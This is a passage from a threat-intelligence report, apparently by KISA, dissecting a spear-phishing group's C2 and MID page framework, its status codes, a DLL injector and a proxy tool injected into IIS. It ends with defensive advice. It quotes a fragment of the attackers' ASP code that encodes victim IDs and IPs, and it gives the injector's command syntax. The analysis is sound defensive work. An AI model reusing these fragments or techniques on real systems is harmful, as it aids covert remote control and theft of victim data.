The function of the MID page below allows an attacker to collect all the information on C2 pages and identify which infected devices are connected on which C2 pages. An attacker periodically gathers information on MID pages. An attacker can enable logging by sending 1 to the tableno parameter on initial use of the freeboard function, and only the device that is connected for 60 seconds following the attacker's request is saved. In other words, the attacker collects and confirms the IP of the infected device and C2 information only when the attacker wishes to, and issues commands through C2.

Mode	Function	Requester
qnaboard	Send and save accessed C2 page and infected device information	C2 page
freeboard	Enable function or request data stored through qnaboard	Attacker

Table 19: Page functions.



```
Config = objTextStream.ReadAll
ConfigArray = Split(Config, ":")
ServerURL = "http://" & ConfigArray(0) & ":" & ConfigArray(1)
SelfURL = "http://" & Request.ServerVariables("SERVER_NAME") & Request.ServerVariables("URL")
ClientIP = getIpAddress()
ServerInfo = base64_encode(ID) & "[](<" & base64_encode(ClientIP) & "][)<" & base64_encode(SelfURL)
```

Figure 44: MID page partial code (infected device ID, infected device IP, C2 page address save).

B.2 Response value when connecting to C2 server

The Bookcodes malware communicates with the C2 page and checks the connection status through the following values.

Mode	C2 page	MID
bookcodes:200	200 Success	200 Success
bookcodes:300	Failed to read and set file	-
bookcodes:400	MID page 404 Not Found	Exceed request time
bookcodes:500	Failed to access MID page	-
bookcodes:600	-	Failed to read log file

Table 20: Values used to communicate with the C2 page and check the connection status.

C. Remote control framework

The entire communication structure of remote control consists of the remote-controlled malware, C2 page, MID page, and the attacker. The overall flow is shown in Figure 45.



RAT
1. Malware Infection Information
6. Receive Command & 7. Send Result
C2
4. Infected System Information Search
5. Send Command & 8. Receive Result
ATTACKER
2. Infected Log
Initial Communication
Command Transcipient
3. Infected Log Check and Management
MID

Figure 45: Overview of remote-control communications.

C.1 Process during malware infection

When infected with malware, the actual remote control framework operates as shown in Figure 46.



RAT
C2
MID
Attacker
freeboard, tableno = 1 : Start Malicious Action
Communication : Send ID
~XMLSTATUS1FF32.tmp : Current Time Save
_ICEBIRD007.dat : Time + Save ID
qnaboard : Save ID, IP, C2 URL
~XMLSTATUS1FF30.tmp : Save ID, IP, C2 URL
freeboard : Log File Request
Log Return after Request Time Check
Saves : Send System Information
Command Listening
Communication (id = 0) : C2 Status Check
Read : Infected System Information
Savec : Send Command
Load : Receive Command
0x9785365D : Command Success
0x9785365C : Command Fail
Saves : Send Command Result
Read : Receive Command Result
Transcipient Command and Result
Transcipient Command and Result
RAT
C2
Attacker

Figure 46: Remote control communication order.

C.2 Overall framework structure

Analysis of a number of infected victims, C2 pages, and MID servers confirmed that the remote control framework consists of the structure shown in Figure 47.





Figure 47: Overall remote control framework structure.

4.4 Tool

A. DLL injector

Using the injector tool, the ID value of the currently running process is checked and an attempt is made to inject malware into that process. Used to inject the following Proxy tool.



```
Injector Malicious Code Execution : mlaware  3312  C:\Windows\SoftwareDistribution\Download\BIT3001.tmp
                                    Malicious Code Name  Target Process ID        Target malicious code to be inject
```

Figure 48: DLL injector malware execution option.

Referring to the pre-collected process ID received from the second parameter, the malware received is injected as the third parameter into the process with that PID. The process is as shown in Figure 49.




Figure 49: DLL injector method.

B. Proxy tools

When attempting a watering hole attack, the attacker used a DLL injector to the hosting server to inject the Proxy tool into the w3svc service. The malware injected into the w3svc service uses the server API because it operates on the web server, and it creates a URL group to monitor all packets and downloads the malware from the attacker's server when the request value for a specific condition enters request query.



Proxy Inspection
https://[domain][page]?[Parameter]
Cookie: [random]
Verfication
Infected
Normal Site
Redirect
Normal Site 2
1. [domain] and [443 Port] Inspection
2. Logging(connection time and etc.)
3. [Page] Inspection
4. [Parameter] Inspection (id=)
Requst Malicious Code when Success
Attacker's Server
Fail
1. 503 : id = 0, Error
2. 404: page error, parameter error

Figure 50: Proxy tool operation method.

5. CONCLUSION

In this report, the Korea Internet & Security Agency (KISA) looked at the types of attacks that collect internal information using various malware and tools after initial access through spear-phishing emails.

Attackers used spear phishing for initial access, exploiting human error rather than risking a direct attack on a highly secured system. Once an attacker successfully infiltrates a company, an attacker secures persistence with remote-controlled malware, collects information and spreads malware.

Normal tools were also used when collecting information to avoid detection by anti-virus software. With these offensive tactics in mind, it is necessary to avoid accessing external sites through *Internet Explorer* (which is no longer supported), refrain from opening attachments or clicking links in any suspicious emails, and to contact the in-house information security team in any such cases.

To prevent infection through attachments, users should make sure that the extension is not used twice or is not hidden at the end of a very long file name. Avoid opening executable extensions (exe, msi, scr, vbs, bat, ps1, etc.).

Additionally, the *Hangul* word processor and *Microsoft Office* programs should always be kept up to date. Do not click any suspicious links within the body of a document. For *Microsoft Office* files, do not open any documents that encourage enabling macro options.

It can be difficult to prevent initial access attacks such as spear phishing, which target human error, with only a limited number of security personnel dedicated to protect a firm's employees and assets. Therefore, it is important to have measures to minimize damage and slow the pace of an attack in case of infiltration. Defenders should be able to monitor the minimum of important systems based on their understanding of the network structure. Additionally, unnecessary network sharing among systems should be terminated and access privileges to accounts should be separated by systems.

REFERENCE

[1] KrCERT/CC. [TECHNICAL REPORT] TTPs#1 Controlling local network through vulnerable websites. June 2020. https://www.boho.or.kr/krcert/publicationView.do?bulletin_writing_sequence=35464&queryString=cGFnZT0zJnNvcnRfY29kZT0mc29ydF9jb2RlX25hbWU9JnNlYXJjaF9zb3J0PXRpdGxlX25hbWUmc2VhcmNoX3dvcmQ9.